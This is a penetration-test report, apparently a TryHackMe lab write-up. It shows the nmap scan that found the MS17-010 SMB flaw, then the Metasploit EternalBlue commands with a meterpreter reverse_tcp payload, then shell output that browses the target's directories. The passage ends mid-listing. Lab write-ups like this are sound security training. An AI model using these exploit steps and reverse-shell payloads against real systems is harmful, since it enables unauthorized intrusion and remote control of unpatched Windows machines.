

Vulnerability

Introduction:

In this report, a penetration test directed towards the 10.10.180.21 of (TryHackme) was performed during 09/11/2025. The purpose of the test is to assess the level of security of the services deployed on the network, and to detect any vulnerabilities that may affect the confidentiality, integrity and availability of data. The approach included initial exploration (recon), inspection of ports and services exploited for vulnerabilities, and post-exploitation operations within licensed test environments. This report presents key technical findings, POC and impact analysis followed by reform recommendations and gap remediation

Analysis and exploitation of a vulnerability :

MS17-010: This part focused on a vulnerability known as

It is a remote command execution vulnerability in the Microsoft SMBv1 service that allows an attacker to execute code remotely on out-of-date systems. This vulnerability affects older versions of Windows including Windows 7 and Server 2008, and has historically been the cause of the spread of several malware.

Method of discovery:

After doing a thorough port check using nmap, I noticed that the SMB service was open (ports 139/445). Custom Nmap scripts were used to detect vulnerability as follows:

nmap 10.10.180.21 -Pn -T4 -sVC -P 445,3389,139 --script=smb-vuln*

Brief outputs (example):

PORT STATE SERVICE 139/tcp open netbios-ssn 445/tcp open microsoft-ds

| smb-vuln-ms17-010: | VULNERABLE: | Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) | State: VULNERABLE | IDs: CVE-2017- 0144 | Risk factor: HIGH | Disclosure date: 2017-03-14

After confirming that the system is vulnerability within the licensed environment, I used the Metasploit framework to model a secure exploit in the lab and test appropriate payloads (test-only) as follows:

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST

exploit

Result:

The exploit allowed me to get a session on the target system (meterpreter/remote shell) in the test environment, which enabled me to follow up on the post-exploitation steps with an internal survey and evidence collection room.


Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
dir
Volume in drive C has no label.
Volume Serial Number is 5511-0866
Directory of C:\
10/09/2021 09:14 AM 0 download
03/17/2010 02:37 PM 24 flag1.txt
07/14/2009 10:20 PM <DIR> PerfLogs
04/12/2011 03:28 AM <DIR> Program Files
03/17/2010 05:26 PM <DIR> Program Files (x86)
12/12/2010 10:13 PM <DIR> Users
03/17/2010 08:16 PM <DIR> Windows
2 File(s) 24 bytes
5 Dir(s) 38,660,333,520 bytes free
C:\>cd Program Files
cd Program Files
C:\Program Files>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5511-0866
Directory of C:\Program Files
03/17/2010 05:22 PM <DIR> .
03/17/2010 05:22 PM <DIR> ..
03/17/2010 05:35 PM <DIR> Amazon
07/13/2009 10:20 PM <DIR> Common Files
04/12/2011 05:26 AM <DIR> DVD Maker
04/12/2011 03:17 AM <DIR> Internet Explorer
07/26/2009 11:32 AM <DIR> MSBuild
07/26/2009 12:32 AM <DIR> Reference Assemblies
04/12/2011 03:17 AM <DIR> Windows Defender
04/12/2011 05:26 AM <DIR> Windows Journal
04/12/2011 03:17 AM <DIR> Windows Mail
04/12/2011 03:17 AM <DIR> Windows Media Player
07/26/2009 12:32 AM <DIR> Windows NT
04/12/2011 03:17 AM <DIR> Windows Photo Viewer
11/20/2010 10:16 PM <DIR> Windows Portable Devices
04/12/2011 03:17 AM <DIR> Windows Sidebar
0 File(s) 0 bytes
15 Dir(s) 38,660,333,520 bytes free
C:\Program Files>cd Amazon
cd Amazon
C:\Program Files\Amazon>dir
dir
Volume in drive C has no label.